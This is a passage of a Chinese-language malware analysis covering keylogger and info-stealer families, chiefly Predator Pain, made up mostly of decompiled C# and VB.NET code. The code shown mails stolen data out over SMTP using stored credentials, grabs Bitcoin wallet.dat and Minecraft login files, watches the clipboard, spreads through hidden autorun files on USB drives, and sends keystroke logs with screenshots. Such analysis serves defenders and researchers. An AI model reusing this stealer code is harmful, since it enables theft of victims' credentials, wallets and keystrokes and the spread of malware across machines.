string text5 = Environment.NewLine + Environment.NewLine + "Program: Beyluxe " + Environment.NewLine;
```

"Software\Beyluxe Messenger"

(10)通过 Email，FTP，PHP 三种方式将窃取到的信息回传回去

```
public static string EMAIL_USERNAME = "3Ezra3MKOtDfusQqjTrfDg==";

public static string EMAIL_PASSWORD = "3Ezra3MKOtDfusQqjTrfDg==";

public static string EMAIL_PORT = "agO6qwbfg8exsNYcPZ9veg==";

public static string EMAIL_SERVER = "PS1Imqt3OqAuBlg9+55Biw==";

public static string EMAIL_SSL = "f8edf4cf-70c0-42e0-aab7-9d04ea956b02";

public static string FTP_USERNAME = "3Ezra3MKOtDfusQqjTrfDg==";

public static string FTP_PASSWORD = "3Ezra3MKOtDfusQqjTrfDg==";

public static string FTP_SERVER = "3Ezra3MKOtDfusQqjTrfDg==";

public static string PHP_KEY = "MmSod1AA8FE+xun2Lz0sfPN7B7LM1616gUPZMKI4Bno=";

public static string WEBPANEL = "xDI591wDQ7JyC4QZJ3hJCGDu91fWtuvUvB/MIV+HLFQ=";
```

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(Config.EMAIL_SERVER);
mailMessage.From = new MailAddress(Config.EMAIL_USERNAME);
mailMessage.To.Add(Config.EMAIL_USERNAME);
mailMessage.Subject = string.Concat(new string[]
{
    title,
    " - ",
    Environment.UserName,
    "\\",
    Environment.MachineName
});
mailMessage.Body = data;
smtpClient.Port = Convert.ToInt32(Config.EMAIL_PORT);
smtpClient.Credentials = new NetworkCredential(Config.EMAIL_USERNAME, Config.EMAIL_PASSWORD);
smtpClient.EnableSsl = !string.IsNullOrEmpty(Config.EMAIL_SSL);
smtpClient.Send(mailMessage);
```

3. predator pain 家族

(1) 对剪贴板设置监控

```
public void Install()
{
    this.ID = Clipboard.SetClipboardViewer(this.Handle);
}
```

(2) 窃取比特币数据

```
{
    if (File.Exists(Path.GetTempPath() + "wallet.dat"))
    {
        try
        {
            MailMessage mailMessage = new MailMessage();
            SmtpClient smtpClient = new SmtpClient(this.smtpstring);
            mailMessage.From = new MailAddress(this.emailstring);
            mailMessage.To.Add(this.emailstring);
            mailMessage.Subject = "Pain File Stealer Bitcoin Stealer - [" + MyProject.Computer.Name + "]";
            mailMessage.Body = "Steals the Wallet.DAT file that holds the users bitcoin currency";
            mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "wallet.dat"));
            smtpClient.Port = 587;
            smtpClient.EnableSsl = (Operators.CompareString(this.DisableSSL, "EnableSSL", false) != 0);
            smtpClient.Credentials = new NetworkCredential(this.emailstring, this.passstring);
            smtpClient.Send(mailMessage);
        }
        catch (Exception arg_177_0)
```

(3) 窃取 minecraft（我的世界），账号密码

```
if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"))
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        SmtpClient smtpClient = new SmtpClient(this.smtpstring);
        mailMessage.From = new MailAddress(this.emailstring);
        mailMessage.To.Add(this.emailstring);
        mailMessage.Subject = "Predator Pain v13|Minecraft Stealer - [" + MyProject.Computer.Name + "]";
        mailMessage.Body = "There is a file attached to this email containing Minecraft username and password download it then decrypt the login information with
        mailMessage.Attachments.Add(new Attachment(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\.minecraft\\lastlogin"));
        smtpClient.Port = Conversions.ToInteger(this.portstring);
        smtpClient.EnableSsl = (Operators.CompareString(this.DisableSSL, "EnableSSL", false) != 0);
        smtpClient.Credentials = new NetworkCredential(this.emailstring, this.passstring);
        smtpClient.Send(mailMessage);
    }
```

(4) 通过可移动设备传播

```
if (driveInfo.DriveType == DriveType.Removable)
{
    using (StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf"))
    {
        streamWriter.WriteLine("[autorun]");
        streamWriter.WriteLine("open=Sys.exe");
        streamWriter.WriteLine("action=Run win32");
        streamWriter.Close();
    }
    File.Copy(Application.ExecutablePath, driveInfo.Name + "Sys.exe", true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + "Sys.exe", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}
```

(5) 上传键盘记录，附带截屏

```
MailMessage mailMessage = new MailMessage();
SmtpClient smtpClient = new SmtpClient(this.smtpstring);
mailMessage.From = new MailAddress(this.emailstring);
mailMessage.To.Add(this.emailstring);
mailMessage.Subject = "Predator Pain v13 - Key Recorder - [" + MyProject.Computer.Name + "]";
mailMessage.Body = "                    **********\r\n
if (Operators.CompareString(this.screeny, "Disablescreeny", false) != 0)
{
    if (!Directory.Exists(Path.GetTempPath() + "screens"))
    {
        Directory.CreateDirectory(Path.GetTempPath() + "screens");
    }
    Size blockRegionSize = new Size(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
    Bitmap bitmap = new Bitmap(MyProject.Computer.Screen.Bounds.Width, MyProject.Computer.Screen.Bounds.Height);
    Graphics graphics = Graphics.FromImage(bitmap);
    Graphics arg_191_0 = graphics;
    Point point = new Point(0, 0);
    Point arg_191_1 = point;
    Point upperLeftDestination = new Point(0, 0);
    arg_191_0.CopyFromScreen(arg_191_1, upperLeftDestination, blockRegionSize);
    bitmap.Save(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToString(this.screenynumber) + ".jpeg");
    mailMessage.Attachments.Add(new Attachment(Path.GetTempPath() + "screens\\screenshot" + Conversions.ToString(this.screenynumber) + ".jpeg"));
    this.screenynumber++;
}
smtpClient.Port = Conversions.ToInteger(this.portstring);
smtpClient.EnableSsl = (Operators.CompareString(this.DisableSSL, "EnableSSL", false) != 0);
smtpClient.Credentials = new NetworkCredential(this.emailstring, this.passstring);
smtpClient.Send(mailMessage);
```

——完——